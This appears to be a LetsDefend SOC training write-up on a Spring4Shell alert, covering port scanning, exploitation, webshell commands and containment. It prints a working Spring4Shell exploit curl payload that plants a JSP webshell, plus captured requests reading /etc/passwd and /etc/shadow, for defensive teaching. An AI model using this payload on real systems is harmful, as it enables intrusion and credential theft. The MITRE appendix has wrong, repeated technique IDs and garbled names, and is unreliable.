

# Investigation the **Spring4Shell** Incident in SOC

---

as an Incident Responder



LetsDefend  
<https://t.me/learningnets>

# TABLE OF CONTENTS

3	SIEM ALERT
4	DETECTION
4	VERIFY
6	INITIAL ACCESS
8	EXECUTION
9	PRIVILEGE ESCALATION
10	CREDENTIAL ACCESS
11	CONTAINMENT
12	LESSON LEARNED
13	MITRE



# SIEM ALERT

## ALERT

When we take a quick look at the alarm details, we see that the alarm has occurred because the following parameter is contained in the POST data.

[java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di](#)

SEVERITY	DATE	RULE NAME	EVENTID	TYPE
High	March 31, 2022, 3:09 p.m.	SOC171 - Spring4Shell Activity	121	Generic
EventID:	121			
Event Time:	March 31, 2022, 3:09 p.m.			
Rule:	SOC171 - Spring4Shell Activity			
Level:	Incident Responder			
Hostname	SpringServer			
IP Address	192.168.10.23			
Suspicious Parameter	/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow			
EDR Action	Allowed			
Trigger Reason	java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di payload in POST data			
L1 Note	Definitely malicious activity, but I couldnt go any further.			


Additionally, there is the "cat /etc/shadow" command, which has been found suspicious by security products. When we look at the L1 Analyst (Tier 1 SOC Analyst) note, he/she stated that the incident was harmful but could not make any progress.



# DETECTION

## VERIFY

We can search the payload in the alarm over Google, and see if this payload is malicious or not and for what purpose it is used.





# DETECTION

## VERIFY

If we compile the project and host it on Tomcat, we can then exploit it with the following `curl` command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

```
curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))%3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmample-0.0.1-
SNAPSHOT/rapid7
```

This payload drops a password protected webshell in the Tomcat ROOT directory called `tomcatwar.jsp`, and it looks like this:

When we examine the results, we see that the payload is related to "Spring4Shell". Spring4Shell vulnerability is a remote code execution vulnerability shortly. You can find further information at the below links regarding Spring4Shell vulnerability:

- <https://www.rapid7.com/blog/post/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/>
- <https://www.cyberkendra.com/2022/03/spring4shell-details-and-exploit-code.html>



# ANALYSIS

## INITIAL ACCESS

When we connect the “SpringServer” device mentioned in the alert via “Endpoint Security”, we see .pcap files, which are network connection logs on the server.

```
analyst@ip-172-31-34-218:~$ ls
networkLog
analyst@ip-172-31-34-218:~$ cd networkLog/
analyst@ip-172-31-34-218:~/networkLog$ ls
capture.pcap  capture2.pcap
analyst@ip-172-31-34-218:~/networkLog$
```

When we examine the PCAP files, we see that the IP address “3[.]21[.]128[.]255 is scanning the ports “80, 8080, 8081, 8082”.

No.	Time	Source	Destination	Protocol	Length	Info
47	5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
48	5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 8082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
49	5.575630	172.31.34.218	3.21.128.255	TCP	58	80 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=62727 Len=0 MSS=8961
50	5.575667	172.31.34.218	3.21.128.255	TCP	58	8082 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
51	5.575673	3.21.128.255	172.31.34.218	TCP	58	35969 → 8081 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
52	5.575673	3.21.128.255	172.31.34.218	TCP	58	35969 → 8083 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
53	5.575684	172.31.34.218	3.21.128.255	TCP	54	8081 → 35969 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
54	5.575687	172.31.34.218	3.21.128.255	TCP	54	8083 → 35969 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55	5.575897	3.21.128.255	172.31.34.218	TCP	54	35969 → 8080 [RST] Seq=1 Win=0 Len=0
56	5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 80 [RST] Seq=1 Win=0 Len=0
57	5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 8082 [RST] Seq=1 Win=0 Len=0
301	53.530348	3.21.128.255	172.31.34.218	TCP	74	40802 → 8082 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM
302	53.530413	172.31.34.218	3.21.128.255	TCP	74	8082 → 40802 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
303	53.530904	3.21.128.255	172.31.34.218	TCP	66	40802 → 8082 [ACK] Seq=1 Ack=1 Win=62840 Len=0 TSval=339594
304	53.530904	3.21.128.255	172.31.34.218	TCP	327	40802 → 8082 [PSH, ACK] Seq=1 Ack=1 Win=62848 Len=261 TSval
305	53.530904	3.21.128.255	172.31.34.218	HTTP	828	POST / HTTP/1.1 (application/x-www-form-urlencoded)
306	53.530948	172.31.34.218	3.21.128.255	TCP	66	8082 → 40802 [ACK] Seq=1 Ack=262 Win=65024 Len=0 TSval=4071

The same data can also be accessed via "Log Management".

TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Firewall	3.21.128.255	35969	172.31.34.218	80	🔍
Firewall	3.21.128.255	35969	172.31.34.218	8080	🔍
Firewall	3.21.128.255	35969	172.31.34.218	8081	🔍
Firewall	3.21.128.255	35969	172.31.34.218	8082	🔍



# ANALYSIS

## INITIAL ACCESS

Looking at the log details of port "8082", we see that the attacker has completed the TCP 3-way handshake and understood that the relevant port is open.

Time	Source	Destination	Protocol	Length	Info
5.575617	3.21.128.255	172.31.34.218	TCP	58	35969 → 8082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5.575667	172.31.34.218	3.21.128.255	TCP	58	8082 → 35969 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5.576000	3.21.128.255	172.31.34.218	TCP	54	35969 → 8082 [RST] Seq=1 Win=0 Len=0

What is TCP - 3 Way Handshake:

- <https://www.geeksforgeeks.org/tcp-3-way-handshake-process/>

On the continuation of the network log analysis, we figure out that the attacker has sent the payload in the alert.

```
POST / HTTP/1.1
Host: 3.21.166.18:8082
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 762

/class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%78c2%7d1%20if(%22j%22.equals(request.getParameter(%22pud%22)))
%7B%20java.io.InputStream%20in%20=%20%30%20%29%25%78c1%7d1.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()
%20%20int%20a%20=%20%30%20-1%30%20byte%55%50%20%20%20%20new%20byte%50%20%20while((a%30in.read(b))!%30-1)%7B%20out.println(new%20String(b))
%3B%20%70%20%7d%20%25%78c2%7d1%20suffix%7d1&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.
irectory=webapps/
ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=HTTP/1.1
200
Content-Type: text/plain; charset=UTF-8
Content-Length: 1
Date: Thu, 31 Mar 2022 12:06:21 GMT
Keep-Alive: timeout=20
Connection: keep-alive

ck
```

According to the analyses and the "Rapid7" report, the link of which was left above, it clear that the attacker used the "Spring4Shell" exploit for initial access, that is, the "Exploit Public-facing application" technique.



# ANALYSIS

## EXECUTION

So far, we have detected that the attacker has conducted port scanning and then tried to exploit the service on port 8082 with the "Spring4Shell" vulnerability. Assuming the attack was successful, the attacker should have run various commands on the server. WE continue the log analysis to figure that.

Network traffic with source 3[.]21[.]128[.]255 and destination address "172.31.34.218" (IP address of SpringServer host) is filtered. Looking at the results, we see that the attacker successfully executed the commands "whoami, pwd, cat /etc/passwd, cat /etc/shadow" and received command outputs.

```
GET /tomcatwar.jsp?pwd=j&cmd=whoami HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=pwd HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
HTTP/1.1 200 (text/html)
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow HTTP/1.1
HTTP/1.1 200 (text/html)
```

```
GET /tomcatwar.jsp?pwd=j&cmd=cat%20/etc/passwd HTTP/1.1
Host: 3.21.166.18:8082
User-Agent: curl/7.68.0
Accept: */*

HTTP/1.1 200
Set-Cookie: JSESSIONID=170771572BF70B32A94F0A9A0E910ADF; Path=/; HttpOnly
Content-Type: text/html; charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 31 Mar 2022 12:09:06 GMT

ad1
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
```





# ANALYSIS

## PRIVILEGE ESCALATION

We saw that after the attacker ran the exploit, he sent the "whoami" command and received the "root" response. The attacker who infiltrated the system did not need any privilege escalation technique, so a privilege escalation process did not occur.

Raw Log

Request: /tomcatwar.jsp?pwd=j&cmd=whoami  
Response: root

Close

Log Search

Result: 20 Page: 1

DATE	TYPE	DESTINATION ADDRESS
Mar. 31, 2022, 03:07 PM	Firewall	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	172.31.34.218
Mar. 31, 2022, 03:07 PM	Firewall	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	172.31.34.218
Mar. 31, 2022, 03:08 PM	Proxy	172.31.34.218



# ANALYSIS

## CREDENTIAL ACCESS


When the attacker was able to execute commands, he read the "/etc/passwd" and "/etc/shadow" files. So we can say that the attacker accessed user information using the "OS Credential Dumping" technique.



# CONTAINMENT

## CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on “Endpoint Security” to prevent the spread (lateral movement on the network) and emergence of possible new threats.





# LESSON LEARNED

## LESSON LEARNED

Although the web frameworks we use (Spring for this case) seem up-to-date or secure, they may contain various unknown vulnerabilities. In such cases, even if we cannot prevent attacks directly, we can invest in visibility-oriented solutions such as EDR to detect them early.



# APPENDIX

@Library\_Sec

MITRE

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 28 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques
Active Scanning (T1049)	Acquire Infrastructure (T1066)	Drive-by Compromise (T1203)	Command and Scripting Interpreter (T1059)	Account Manipulation (T1054)	Abuse Elevation Control Mechanism (T1055)	Abuse Elevation Control Mechanism (T1055)	Adversary-in-the-Middle (T1056)	Account Discovery (T1057)	Exploitation of Remote Services (T1058)	Adversary-in-the-Middle (T1056)	Application Layer Protocol (T1059)	Automated Exfiltration (T1060)
Gather Victim Host Information (T1047)	Compromise Accounts (T1067)	Exploit Public-Facing Application (T1210)	Container Administration Command (T1059)	BITS Jobs (T1054)	Access Token Manipulation (T1055)	Access Token Manipulation (T1055)	Brute Force (T1056)	Application Window Discovery (T1057)	Internal Spearphishing (T1058)	Archive Collected Data (T1059)	Communication Through Removable Media (T1059)	Data Transfer Site Limits (T1060)
Gather Victim Identity Information (T1048)	Compromise Infrastructure (T1068)	External Remote Services (T1204)	Deploy Container (T1059)	Boot or Logon Autostart Execution (T1054)	Boot or Logon Autostart Execution (T1055)	Brute or Logon Autostart Execution (T1055)	Credentials from Process (T1056)	Browser Bookmark Discovery (T1057)	Lateral Tool Transfer (T1058)	Audio Capture (T1059)	Data Encoded (T1059)	Exfiltration Over Alternative Protocol (T1060)
Gather Victim Network Information (T1049)	Develop Capabilities (T1069)	Hardware Additions (T1205)	Exploitation for Client Execution (T1059)	Boot or Logon Initialization Scripts (T1054)	Boot or Logon Initialization Scripts (T1055)	Build Image on Host (T1055)	Exploitation for Credential Access (T1056)	Cloud Infrastructure Discovery (T1057)	Remote Service Hijacking (T1058)	Automated Collection (T1059)	Dynamic Resolution (T1059)	Exfiltration Over C2 Channel (T1060)
Gather Victim Org Information (T1049)	Establish Accounts (T1070)	Phishing (T1206)	Intra-Process Communication (T1059)	Browser Extensions (T1054)	Root or Logon in Balabation Script (T1055)	Deobfuscate/Decode Files or Information (T1055)	Forced Authentication (T1056)	Cloud Service Dashboard (T1057)	Remote Services (T1058)	Browser Session Hijacking (T1059)	Data Obfuscation (T1059)	Exfiltration Over Other Network Medium (T1060)
Phishing for Information (T1049)	Obtain Capabilities (T1071)	Replication Through Removable Media (T1207)	Native API (T1059)	Compromise Client Software Binary (T1054)	Create or Modify System Process (T1055)	Deploy Container (T1055)	Forge Web Credentials (T1056)	Cloud Service Discovery (T1057)	Replication Through Removable Media (T1058)	Clipboard Data (T1059)	Dynamic Resolution (T1059)	Exfiltration Over Physical Medium (T1060)
Search Closed Sources (T1049)	Stage Capabilities (T1072)	Supply Chain Compromise (T1208)	Scheduled Task/Job (T1059)	Create Account (T1054)	Domain Policy Modification (T1055)	Direct Volume Access (T1055)	Input Capture (T1056)	Cloud Storage Object Discovery (T1057)	Software Deployment Tools (T1058)	Data from Cloud Storage Object Repository (T1059)	Encrypted Channel (T1059)	Exfiltration Over Web Service (T1060)
Search Open Technical Databases (T1049)	Valid Accounts (T1073)	Trusted Relationship (T1209)	Shared Modules (T1059)	Create or Modify System Process (T1054)	Escape to Host (T1055)	Execution Guardrails (T1055)	Modify Authentication Process (T1056)	Container and Resource Discovery (T1057)	Software Deployment Tools (T1058)	Data from Configuration Repository (T1059)	Fallback Channels (T1059)	Exfiltration Over Web Service (T1060)
Search Open Websites/Domain (T1049)	Windows Management Instrumentation (T1074)	System Services (T1210)	User Execution (T1059)	Event Triggered Execution (T1054)	Exploitation for Privilege Escalation (T1055)	Exploitation for Defense Evasion (T1055)	Network Sniffing (T1056)	Domain Trust Discovery (T1057)	Fast Shared Content (T1058)	Data from Information Repositories (T1059)	Ingress Tool Transfer (T1059)	Multi-Stage Channels (T1059)
Search Victim-Owned Websites (T1049)	Windows Management Instrumentation (T1074)	Windows Management Instrumentation (T1211)	External Remote Services (T1059)	External Remote Services (T1054)	Hijack Execution Flow (T1055)	Hide Artifacts (T1055)	OS Credential Dumping (T1056)	Group Policy Discovery (T1057)	Use Alternate Authentication Material (T1058)	Data from Local System (T1059)	Non-Application Layer Protocol (T1059)	Scheduled Transfer (T1059)
			Hijack Execution Flow (T1059)	Hijack Execution Flow (T1054)	Process Injection (T1055)	Hijack Execution Flow (T1055)	Steal Application Access Token (T1056)	Network Service Scanning (T1057)	Use Alternate Authentication Material (T1058)	Data from Network Shared Drive (T1059)	Non-Standard Port (T1059)	Transfer Data to Cloud Account (T1060)
			Process Injection (T1059)	Process Injection (T1054)	Scheduled Task/Job (T1055)	Impair Defenses (T1055)	Steal or Forge Kerberos Tickets (T1056)	Network Sniffing (T1057)		Data from Removable Media (T1059)	Protocol Tunneling (T1059)	
			Scheduled Task/Job (T1059)	Scheduled Task/Job (T1054)	Valid Accounts (T1055)	Indicator Removal on Host (T1055)	Steal Web Session Cookie (T1056)	Password Policy Discovery (T1057)		Data from Signable Media (T1059)	Proxy (T1059)	
			Valid Accounts (T1059)	Valid Accounts (T1054)	Office Application Startup (T1055)	Indirect Command Execution (T1055)	Two-Factor Authentication Interception (T1056)	Peripheral Device Discovery (T1057)		Email Collection (T1059)	Remote Access Software (T1059)	
			Office Application Startup (T1059)	Office Application Startup (T1054)	Pre-OS Boot (T1055)	Masquerading (T1055)	Unsecured Credentials (T1056)	Permission Groups Discovery (T1057)		Input Capture (T1059)	Traffic Signaling (T1059)	
			Pre-OS Boot (T1059)	Pre-OS Boot (T1054)				Process Discovery (T1057)		Screen Capture (T1059)	Web Service (T1059)	
										Video Capture (T1059)		

MITRE Tactics	MITRE Techniques
Reconnaissance	Active Scanning
Initial Access	Exploit Public-Facing Application
Execution	Command and Scripting Interpreter
Credential Access	OS Credential Dumping
Collection	Data Staged
Exfiltration	Exfiltration Over C2 Channel

